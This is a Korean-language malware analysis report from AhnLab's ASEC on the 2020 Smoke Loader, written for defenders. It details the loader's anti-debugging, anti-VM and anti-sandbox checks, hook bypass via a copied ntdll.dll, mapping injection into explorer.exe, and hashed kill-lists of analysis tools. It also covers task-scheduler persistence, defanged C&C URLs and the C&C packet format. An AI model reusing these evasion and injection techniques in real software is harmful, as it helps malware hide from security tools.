ASEC Report

Vol.101

AhnLab

Contents

ASEC Report Vol.101 2020 Q4

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

스모크로더(Smoke Loader) 악성코드 분석 보고서

한층 업그레이드된 최신판 스모크로더(Smoke Loader), 전격해부

지난 2011년부터 알려지기 시작한 스모크로더(Smoke Loader) 악성코드는 오랜 기간 동안 공격자들에 의해 사용되며 최근까지도 꾸준히 유포되고 있다. 특히 2018년에는 암호화폐 채굴 악성코드 유포에 사용되는 등 다양한 기능뿐만 아니라 탐지를 회피할 수 있는 여러 기법들로 인하여 공격자들로부터 꾸준한 수요가 있었던 것으로 추정된다.

한편 ASEC 주간 악성코드 통계 자료를 분석한 결과, 현재까지도 스모크로더(Smoke Loader)가 꾸준히 일정한 비율을 차지하고 있는 것으로 확인됐다. 최신 버전 스모크로더(Smoke Loader)는 익스플로잇 킷(Exploit Kit)을 통해 유포되고 있으며, 랜섬웨어 유포를 위한 중간 단계로서 사용되고 있는 것이 특징이다. 더 나아가 인젝션 시 메모리 맵 파일(Memory Mapped File)을 이용해 다른 프로세스에 셸코드를 복사하는 맵핑 인젝션(Mapping Injection) 기법을 사용하는 등 인젝션 방식에서 기존 버전과는 다른 새로운 면모를 드러냈다.

이번 보고서에서는 안랩 시큐리티대응센터(AhnLab Security Emergency response Center, 이하 ASEC)가 추적 · 분석한 내용을 바탕으로 2020년형 스모크로더(Smoke Loader)의 최신 공격 방식 및 특징을 이해하고, 대표적인 차이점인 인젝션 방식에서 이전 버전들과 어떠한 차이점이 존재하는지 면밀히 살펴보고자 한다.

1. 스모크로더(Smoke Loader) 동작 개요

스모크로더(Smoke Loader) 자체만 보자면 그 기능은 다운로더(Downloader)에 가깝다. 하지만 지원되는 플러그인들을 살펴보면 상당 수가 정보 유출 기능을 갖고 있으며, 디도스(DDoS)와 같은 플러그인도 지원한다. 즉 공격자는 스모크로더(Smoke Loader)를 랜섬웨어와 같은 또 다른 악성코드를 다운로드하는 목적으로 사용할 수 있으며, 다양한 플러그인들을 이용해 사용자

정보를 유출하거나 디도스(DDoS) 봇넷으로도 활용이 가능하다.

스모크로더(Smoke Loader) 동작 방식은 다음과 같다. 스모크로더(Smoke Loader)가 실행되면 탐색기 즉 정상 프로세스인 'explorer.exe'에 악성 셸코드를 인젝션하는데 실제 행위는 이 'explorer.exe'에 의해 실행된다. 먼저 C&C 서버에 접속하여 명령을 받아오며 그 명령에 따라 외부에서 추가 악성코드를 다운로드 받는 다운로더 역할을 수행할 수 있다. 이후 C&C 서버로부터 받은 플러그인들을 복호화하고 자식 프로세스로 또 다른 explorer.exe를 실행시켜 다양한 기능을 가지는 플러그인들을 인젝션한다.

최근 확인되고 있는 스모크로더(Smoke Loader)는 익스플로잇 킷(Exploit Kit)을 통해 유포되고 있으며, 분석 시점에서는 주로 스탑(Stop) 랜섬웨어를 추가적으로 다운로드하는 행위가 확인되었다. 즉 랜섬웨어 유포를 위한 중간 단계로서 사용되고 있으며, 그렇지 않은 경우라고 하더라도 공격자에 의해 언제라도 추가 악성코드를 다운로드할 수 있다. 또한 추가 악성코드의 다운로더로서 동작하지 않을 때에는 특정 주소에 대한 디도스(DDoS) 공격 명령을 받는 사례도 확인되는 등 디도스(DDoS) 봇넷으로도 동작하는 것이 확인되었다.

이번에 다룰 스모크로더(Smoke Loader)는 바이너리에 존재하는 시그니처를 통해 유추해 보았을 때 2020년 버전으로 추정된다. 최신 버전인 만큼 과거 버전들과 인젝션 방식에서 큰 차이를 보인다. 최신 버전의 스모크로더(Smoke Loader)는 인젝션 시 메모리 맵 파일(Memory Mapped File)을 이용해 다른 프로세스에 셸코드를 복사하는 맵핑 인젝션(Mapping Injection) 기법이 사용되었는데, 이는 프로파게이트(PROPagate)라는 기법을 이용하여 인젝션을 수행했던 과거 샘플들과의 대표적인 차이점이다.

2. 인젝터(Injector) 분석

스모크로더(Smoke Loader)는 크게 인젝터(Injector)와 메인 봇(Main Bot)으로 나뉘어져 있다. 인젝터(Injector)는 분석 방해 기법 및 Clone DLL 기법을 거쳐 메인 봇(Main Bot)을 정상 프로세스인 explorer.exe에 인젝션한다. C&C 서버 통신 등 실제 기능은 메인 봇(Main Bot)에서 이루어지며 인젝터(Injector)의 경우 분석 방해 및 인젝션과 관련된 행위가 대부분이다.

참고로 아래에서 다루는 항목들 외에도 여러 기능들이 존재하는데, 먼저 현재 환경의 언어를 검사하여 만약 러시아어 환경인 경우에는 종료된다. 또한 현재 프로세스의 인테그리티 레벨(Integrity Level)을 검사하여 만약 미디움 레벨(Medium Level)보다 낮다면 'runas' 인자를 주고 ShellExecuteExW() 함수를 호출해 다시 시작한다. 이는 explorer.exe가 미디움 레벨(Medium Level)로 실행되기 때문에 인젝션을 수행하는 프로세스가 이보다 낮을 경우에는 인젝션이 불가하여 이후 악성 행위를 진행하는 것이 불가능하기 때문이다.

2.1. 분석 방해 기법

스모크로더(Smoke Loader)에서 사용되는 분석 방해 기법들 중 대표적인 3가지 기법인 안티 디버깅(Anti Debugging), 안티 VM(Anti VM), 안티 샌드박스(Anti Sandbox)를 살펴보자. 참고로 스모크로더(Smoke Loader)의 코드는 대부분이 난독화 및 암호화되어 있어 코드를 진행하면서 이후 진행할 코드를 복호화하는 과정이 반복된다. 또한 사용되는 함수들의 주소를 구할 때도 직접 GetProcAddress() API를 호출하는 대신 PEB 구조체를 참조하여 직접 구하는 방식이 사용된다.

1) 안티 디버깅(Anti Debugging)

안티 디버깅(Anti Debugging) 방식은 먼저 PEB 구조체를 읽어와 +0x02 오프셋에 위치한 BeingDebugged 플래그를 검사한다. 현재 디버깅 중이라면 이 플래그가 1로 설정될 것이며 이 경우에는 종료된다.

이후에는 PEB 구조체의 +0x68 오프셋에 위치한 NtGlobalFlag 플래그를 검사한다. 이 플래그는 일반적으로 0x00의 값을 갖지만 디버거에 의해 실행될 때는 0x70의 값을 갖게 되는데 만약 값이 0x70일 경우 종료된다.

마지막으로 NtQueryInformationProcess() 함수를 이용한다. 해당 함수에 대해 ProcessDebugPort를 인자로 주고 호출할 경우 현재 디버깅 중이라면 -1 즉 0xFFFFFFFF가 반환된다.

즉 스모크로더(Smoke Loader)에서 사용되는 안티 디버깅(Anti Debugging) 방식은 위에 언

급한 난독화 및 암호화 외에도 디버거의 존재 여부를 검사하는 다양한 루틴들이 존재한다.

2) 안티 VM(Anti VM)

안티 VM(Anti VM) 방식은 다음 [표 1]의 레지스트리 키의 하위 키들을 읽어와 가상 머신 관련 문자열들의 존재 여부를 확인한다.

- HKLM\System\CurrentControlSet\Enum\IDE
- HKLM\System\CurrentControlSet\Enum\SCSI

[표 1] 레지스트리 키의 하위 키

검사하는 문자열 및 해당 문자열이 존재하는 가상 머신은 [표 2]와 같다.

- Qemu : "qemu"
- KVM : "virtio"
- VMWare : "vmware"
- VirtualBox : "vbox"
- XEN : "xen"

[표 2] 문자열 조건을 만족하는 가상머신

이후 SystemInformationClass를 SystemProcessesAndThreadsInformation (0x5)로 지정하고, 함수 RtlGetNativeSystemInformation()를 호출한다. 해당 API 호출의 결과로 현재 실행 중인 프로세스 목록을 얻게 되며 [표 3]과 같이 가상 머신 관련 프로세스들이 실행 중인지 여부를 확인한다.

- Qemu : "qemu-ga.exe", "qga.exe"
- VirtualBox : "vboxsservice.exe", "vboxtray.exe"
- VMWare : "vmtoolsd.exe"
- Parallels : "prl_tools.exe"

[표 3] 가상 머신 관련 프로세스 실행 여부 확인

다음으로는 SystemInformationClass를 SystemModuleInformation (0xB)로 지정하고 함수RtlGetNativeSystemInformation()를 호출한다. 이를 통해 커널 영역에 로드된 모듈 정보를 얻어올 수 있으며, 가상 머신 관련 문자열들을 검사한다.

- VMWare : "vmci.s" (vmci.sys), "vmusbm" (vmusbmouse.sys), "vmmous" (vmmouse.sys), "vm3dmp" (vm3dmp.sys), "vmrawd" (vmrawdsk.sys), "vmmemc" (vmmemctl.sys)
- VirtualBox : "vboxgu" (VBoxGuest.sys), "vboxsf" (VBoxSF.sys), "vboxmo" (VBoxMouse.sys), "vboxvi" (VBoxVideo.sys), "vboxdi" (vboxdisp.sys)
- KVM : "vioser" (vioser.sys)

[표 4] 가상 머신 관련 문자열 검사

3) 안티 샌드박스(Anti Sandbox) 및 백신 우회

앞서 살펴본 분석 내용에서는 가상 머신을 검사하기 위해 RtlGetNativeSystemInformation() 함수를 사용해 현재 실행 중인 프로세스 목록을 얻어왔다. 검사 대상 프로세스 이름으로는 위에서 정리한 가상 머신 관련 문자열들 이외에도 [표 5]의 'windanr.exe'가 존재하는데, 해당 프로세스 이름은 ANY.RUN 이라는 샌드박스 환경에서 실행 중인 것으로 알려져 있다. 즉 스모크로더(Smoke Loader)는 특정 샌드박스 환경에서는 이후 행위를 진행하지 않고 종료한다.

- ANY.RUN : "windanr.exe"

[표 5] 문자열 인자값

64비트 환경에서는 추가적으로 현재 윈도우 운영체제가 테스트 모드로 실행되었는지 여부를 검사한다. SystemInformationClass를 SystemCodeIntegrityInformation(0x67)로 지정하고 NtQuerySystemInformation() 함수를 호출하여 그 결과값이 CODEINTEGRITY_OPTION_TESTSIGN (0x2) 인지 여부를 검사한다. 최신 윈도우 운영체제의 64비트에서는 정상적으로 서명된 드라이버만 로드할 수 있는데, 테스트 모드는 드라이버 개발자들을 위해 서명되지 않은 드라이버도 로드할 수 있도록 지원하는 환경이다. 이는 샌드박스 환경에서 드라이버 분석을 위해 테스트 모드로 가상 머신을 설정하는 경우가 있어 이와 같은 환경을 검사하는 것으로 추정된다. 하지만 루틴 상으로 0x2 즉 CODEINTEGRITY_OPTION_TESTSIGN 플래그를 포함하는지 여부를 검사하는 것이 아니라, 정확히 해당 값을 갖는지를 검사하기 때문에 커널 모드 코드 무결성 검사(CODEINTEGRITY_OPTION_ENABLED)와 같은 다른 옵션이 같이 설정될 경우에는 의도대로 동작하지 않을 것으로 보인다.

또한 [표 6]과 같은 문자열들을 인자로 주고 GeModuleHandleA() API를 호출하여 현재 프로세스에 로드된 모듈들 중 해당 이름을 갖는 DLL 즉 모듈들이 있는지 여부를 검사한다. 이 중에서 sbiedll.dll은 Sanboxie라는 샌드박스 환경에서 로드되는 DLL이며, aswhook.dll과 snxhk.dll은 어베스트(Avast)라는 백신 제품이 설치될 경우 로드되는 DLL이다. 즉 현재 로드된 모듈을 검사하여 현재 환경이 샌드박스 환경인지, 아니면 특정 백신 제품이 설치되어 있는지 여부를 검사한다.

- Sandboxie : "sbiedll"
- Avast : "aswhook", "snxhk"

[표 6] 문자열 인자값

2.2. Clone DLL 기법

다음으로 스모크로더(Smoke Loader)가 유저 모드 후킹을 우회하기 위한 목적으로 사용하고 있는 Clone DLL 기법을 살펴보자. 스모크로더(Smoke Loader)는 System32 경로에 위치한 ntdll.dll을 Temp 경로에 44DA.tmp와 같은 랜덤한 4개의 문자열 이름으로 복사한다. 이후 LdrLoadDll() 함수로 로드하는데, 이미 현재 프로세스에 ntdll.dll이 로드되어 있지만 이렇게 경로가 변경된 경우에는 [그림 1]과 같이 다시 프로세스에 로드되는 것을 확인할 수 있다.

```
013D0000 00001000                          Heap
6C600000 00001000 D47F_tmp                 PE header
6C601000 000D6000 D47F_tmp    .text,RT     Code,exports
6C6D7000 00009000 D47F_tmp    .data        Data
6C6E0000 00057000 D47F_tmp    .rsrc        Resources
6C737000 00005000 D47F_tmp    .reloc       Relocations
6D9E0000 00001000 AcLayers                 PE header
```

[그림 1] 새로 로드된 ntdll.dll

샌드박스 기반의 보안 솔루션이나 안티바이러스 제품의 경우 프로세스에 모니터링 용도의 DLL을 인젝션한다. 인젝션된 모니터링 DLL은 주요 API 함수들을 후킹하는데 일반적으로 ntdll.dll도 주 대상이 된다. 모니터링 DLL에 의해 후킹된 악성코드 프로세스에서는 API 호출 시 모니터링 DLL을 거치게 되며 이에 따라 악성코드의 행위에 대한 모니터링이 가능해 진다.

모니터링 DLL이 현재 ntdll.dll의 API 함수들을 후킹하고 있는 환경에서 이 ntdll.dll의 API들 대신 스모크로더(Smoke Loader)의 경우처럼 새로운 ntdll.dll을 로드하고 새로운 ntdll.dll의 API를 호출할 경우에는 기존의 후킹된 API들을 호출하지 않기 때문에 악성코드 프로세스에 대한 모니터링이 불가능해 진다. 참고로 관련 기법은 지난 ASEC Report Vol.97에서도 '유저 모드 후킹(User-Mode Hooking) 우회 기법 심층 분석'이라는 주제로 다루었던 내용이다.

[ASEC Report Vol.97 바로가기]

2.3. 인젝션

스모크로더(Smoke Loader)는 이후 현재 실행 중인 탐색기 즉 explorer.exe에 실질적인 기능을 담당하는 메인 봇(Main Bot)을 인젝션한다. 이때 사용되는 API 함수들은 위의 Clone DLL 기법에 의해 새로 로드된 ntdll.dll의 함수들이 이용된다.

인젝션되는 데이터는 XOR 키로 인코딩 및 압축되어 있다. 현재 샘플 기준 0x402DD9부터 0x2D02 사이즈 만큼이 압축 및 인코딩된 데이터이며, 이것을 0x80356B70 키로 XOR 디코딩한다. 이렇게 디코딩한 결과는 LZ 압축 알고리즘으로 압축되어 있는데 RtlDecompressBuffer() 함수를 이용해 압축 해제한다. 이는 32비트 운영체제 기준이며, 64비트 운영체제의 경우 현재 동작하는 explorer.exe가 64비트 프로세스일 것이기 때문에 64비트 셸코드를 복호화 및 압축 해제한다. 64비트 셸코드는 32비트 셸코드의 바로 뒤인 0x405ADB에서 시작해서 0x3CA5의 크기를 갖는다. [그림 2]는 아키텍처별로 다른 데이터의 값을 나타낸 것이다.

```
004029D0   66:8CE8          MOV AX,GS
004029D3   66:85C0          TEST AX,AX
004029D6   75 0D            JNE SHORT 004029E5
004029D8   8D83 D92D0000    LEA EAX,[EBX+2DD9]      For x86
004029DE   B9 022D0000      MOV ECX,2D02
004029E3   EB 0B            JMP SHORT 004029F0
004029E5   8D83 DB5A0000    LEA EAX,[EBX+5ADB]      For x64
004029EB   B9 A53C0000      MOV ECX,3CA5
```

[그림 2] 아키텍처별 다른 데이터

과거 스모크로더(Smoke Loader)는 프로파게이트(PROPagate)라는 인젝션 방식을 사용하였지만, 최근 확인되고 있는 샘플들은 공유 메모리 맵 파일을 이용한 맵핑 인젝션(Mapping Injection) 기법이 사용된다. 이 인젝션 방식은 인젝터(Injector)가 explorer.exe에 메인 봇(Main Bot)을 인젝션할 때 외에 메인 봇(Main Bot)이 플러그인들을 인젝션할 때도 동일하게 사용된다.

먼저 섹션 객체를 생성하고, NtMapViewOfSection() 함수를 이용해 인젝션 대상 프로세스인 explorer.exe와 현재 프로세스에 대해서 각각 매핑한다. 이후 현재 로컬 프로세스의 매핑된 메모리 영역에 데이터를 복사하면 인젝션 대상 프로세스의 메모리에 대해서도 공유된 메모리 영역에 데이터가 써지게 된다.

스모크로더(Smoke Loader)는 메인 봇(Main Bot) 셸코드 외에도 현재 악성코드의 경로명 전달 및 추후 사용할 메모리를 할당하기 위한 목적으로 섹션을 만들기 때문에 위와 같은 과정이 2번 반복된다. 인젝션 후에는 RtlCreateThread() 함수를 이용해 explorer.exe 내부에 인젝션된 메인 봇(Main Bot)이 쓰레드(Thread)로서 동작하게 된다.

3. 메인 봇(Main Bot) 분석


스모크로더(Smoke Loader)의 메인 봇(Main Bot)은 실질적인 기능들이 포함된 부분으로서, explorer.exe에 인젝션되어 동작한다. 즉 정상 프로세스인 explorer.exe 내부에서 동작하게 됨에 따라 스모크로더(Smoke Loader)가 수행하는 악성 행위는 정상 프로세스가 수행하는 것으로 보여지게 되고, 이로 인해 추후 탐지에 어려움이 있을 수 있다.

메인 봇(Main Bot)이 가장 먼저하는 것은 분석 도구들을 강제 종료시키는 기능을 담당하는 2개의 쓰레드를 생성하는 것이다. 이 쓰레드들은 반복적으로 동작하기 때문에 스모크로더(Smoke Loader)가 설치된 환경에서는 실행 중이던 분석 프로그램들을 포함하여 이후 다시 실행시키더라도 바로 종료되는 것을 확인할 수 있다.

다음으로 C&C 서버와 통신이 이루어진다. 첫 번째 받아오는 데이터는 인코딩된 명령들과 플러그인들이다. 이 플러그인들은 인코딩되어 파일 형태로 저장된다. 이후 복호화된 명령에 따라 추가적으로 C&C 서버에 접속하여 외부 다운로드 URL 주소를 받아올 수 있으며 추가 악성코드를 다운로드하고 실행하는 다운로더 기능을 담당한다.

추가 악성코드 다운로드 및 실행이 끝나면 인코딩된 플러그인들이 저장된 파일을 다시 읽어와

디코딩한 후 자식 프로세스로 explorer.exe를 실행시키고 여기에 인젝션한다. 참고로 [그림 3]의 프로세스 트리와 같이 플러그인별로 각각의 explorer.exe에 인젝션하기 때문에 explorer.exe의 자식 프로세스로 생성된 explorer.exe의 수를 보면 현재 몇 개의 플러그인들이 동작 중인지 확인할 수 있다.



[그림 3] 프로세스 트리

3.1. Anti Analysis Tools

메인 봇(Main Bot)은 다음과 같이 파일 이름 및 윈도우 클래스를 검사하여 분석 도구들을 강제 종료시키는 기능을 담당하는 2개의 쓰레드를 생성한다.

1) 파일 이름 검사

첫 번째 쓰레드에서는 현재 실행 중인 프로세스들의 파일 이름을 구해서 종료 대상과 매칭될 경우 강제 종료한다. 프로세스 이름은 다음과 같이 해시 형태로 15개 존재한다. 참고로 키 값이 샘플마다 다르기 때문에 각각의 해시 값은 샘플마다 상이하다. [표 7]은 강제 종료 대상 프로세스별 해시 값을 나타낸 것으로, 대부분 디버거 및 모니터링 툴들인 것을 볼 수 있다.

0x21A0BCF0 – autoruns.exe
0x84995207 – procexp.exe
0x537D7F12 – procexp64.exe
0x8CB85509 – Procmon.exe
0x506F17CF – procmon64.exe
0x91974808 – tcpview.exe
0x50ADED5F – wireshark.exe
0x5B91613B – ProcessHacker.exe
0x9AB77207 – ollydbg.exe
0x07D90D1B – x32dbg.exe
0x39D9001C – x64dbg.exe
0x7BB74749 – idaq.exe
0x7BB74163 – idaw.exe
0x7E2CA0CC – idaq64.exe
0x4406A0CC – idaw64.exe

[표 7] 프로세스별 해시 값

2) 윈도우 클래스 검사

두 번째 쓰레드에서는 현재 윈도우 클래스들을 구해서 종료 대상 윈도우 클래스 문자열과 매칭될 경우 해당 윈도우 클래스를 갖는 프로세스를 종료시킨다.

```
if ( (*(int (__stdcall **)(int, char *, int))(a2 + 0xFEA))(a1, &str_ClassName, 260) )// GetClassNameA()
{
  res_hash = func_makeProcHash(&str_ClassName) ^ 0x25A56A90;
  v4 = 0;
  while ( list_windowHash[v4] != res_hash )
  {
    ++v4;
    if ( v4 >= 8 )
      return 1;
  }
  a2 = 0;
  (*(void (__stdcall **)(int, int *))(v2 + 0xFEE))(a1, &a2);// GetWindowThreadProcessId()
  func_killProc(v2, a2);
```

[그림 4] 윈도우 클래스 검사 및 종료 루틴

윈도우 클래스 문자열은 [표 8]과 같이 8개 존재하며, 파일명과 동일하게 디버거 및 모니터링 프로그램들이 그 대상이다.

0x16BD5185 – Autoruns
0x3A807BB2 – PROCEXPL
0xE292B92B – PROCMON_WINDOW_CLASS
0x15A64B2D – TCPViewClass
0x1D75A7DD – (확인되지 않음)
0x08839CF8 – ProcessHacker
0xC9A06FCC – OllyDbg
0x15A764A4 – WinDbgFrameClass

[표 8] 프로세스별 해시 값


3.2. 복사 및 작업 스케줄러 등록

스모크로더(Smoke Loader)는 이후 \AppData\Roaming\ 경로에 랜덤한 이름으로 원본 악성 코드를 복사한다. 복사한 파일에 대해서는 다운로드 기록이 담겨 있는 존 아이덴티파이어(Zone Identifier)를 제거한 후 작업 스케줄러에 등록한다. 작업 스케줄러는 COM 객체를 이용해 등록하는데, 그 주기는 10분으로 지정한다. [표 9]는 작업 스케줄러 등록에 사용되는 COM 객체의 CLSID와 IID이다.

- CLSID TaskScheduler class : {0f87369f-a4e5-4cfc-bd3e-73e6154572dd}
- IID ITaskService : {2FABA4C7-4DA9-4013-9697-20CC3FD40F85}

[표 9] COM 객체의 CLSID와 IID

[그림 5]는 생성된 작업 스케줄러 파일을 나타낸 것이다.



[그림 5] 생성된 작업 스케줄러 파일

3.3. C&C 통신

이후 동작은 C&C 서버 주소를 복화화하여 구한 후 통신하는 것이다. 현재 샘플에 존재하는 C&C 서버의 주소는 [표 10]과 같다. 스모크로더(Smoke Loader)는 차례대로 C&C 서버와 통신을 시도하는데, 실패할 경우에는 그 다음 주소로 접속을 시도한다.

http://rexstat35x[.]xyz/statweb955/
http://dexspot2x[.]xyz/statweb955/
http://atxspot20x[.]xyz/statweb955/
http://rexspot7x[.]xyz/statweb955/
http://fdmail85[.]club/statweb955/
http://servicem977x[.]xyz/statweb955/
http://advertxman7x[.]xyz/statweb955/
http://starxpush7x[.]xyz/statweb955/

[표 10] C&C 서버 목록

C&C 서버에 접속하기 전에는 먼저 봇 아이디(Bot ID)를 구하는데, 봇 아이디(Bot ID)는 현재 설치된 환경을 기반으로 생성되기 때문에 현재 실행 중인 스모크로더(Smoke Loader)의 고유한 ID라고 할 수 있다. 봇 아이디(Bot ID) 생성에는 GetComputerNameA()를 이용해 구한 컴퓨터 이름과 GetVolumeInformationA()를 이용해 구한 Volume Serial Number 그리고 하드코딩된 값인 0x25A56A90이 사용된다. 이 값들을 이용해 MD5 해시를 구한 것이 봇 아이디(Bot ID)이다.

이후 요청 시 사용할 패킷을 생성하는데, 가장 처음은 0x07E4로서 이는 10진수로 2020을 의미한다. 참고로 과거 샘플들의 경우 2017, 2018과 같은 값을 가지고 있으며 올해가 2020년인 것으로 보아 올해 개발된 버전을 의미하는 것으로 추정된다. 이 값은 추후 C&C 서버와 통신할 때 검증 용으로도 사용된다. 이외에도 컴퓨터 이름, "10001" (0x2711) 등의 값들을 덧붙이고, 이를 rc4 알고리즘으로 인코딩한다. [그림 6]은 C&C 서버에 보내는 패킷의 내용이다.

Address	Hex dump																ASCII
01A61880	E4	07	39	43	43	46	43	33	54	45	53	54	54	45	53	54	ä•9CCFC3TESTTEST
01A61890	54	45	53	54	54	45	53	54	42	44	34	37	43	30	43	33	TESTTESTBD47C0C3
01A618A0	42	30	38	38	38	41	31	35	41	35	00	54	45	53	54	54	B0888A15A5 TESTT
01A618B0	45	53	54	00	00	00	00	00	00	00	00	00	00	00	00	00	EST
01A618C0	00	61	00	00	11	27	00	00	00	00	01	00	00	00	2E	68	a ▌ ┌ .h
01A618D0	56	3D	41	46	25	4F	6A	59	58	54	5D	4F	2E	78	25	67	V=AF%OjYXT]O.x%g
01A618E0	4F	78	60	29	5A	4A	73	60	2A	4D	61	41	7A	6C	21	4F	Ox`)ZJs`*MaAzl!O
01A618F0	21	2F	32	78	66	55	6D	7A	22	6C	47	3A	59	25	7A	4F	!/2xfUmz"lG:Y%zO

[그림 6] C&C 서버에 보내는 패킷의 내용

이후 C&C 서버에 POST 요청을 하면 인코딩된 응답을 받을 수 있다. 이렇게 "10001"을 지정한 패킷을 요청할 경우에 C&C 서버로부터 받는 응답은 스모크로더(Smoke Loader)가 추가적으로 수행할 명령과 인코딩된 플러그인, 그리고 해당 플러그인들에 대한 추가적인 명령들이다.

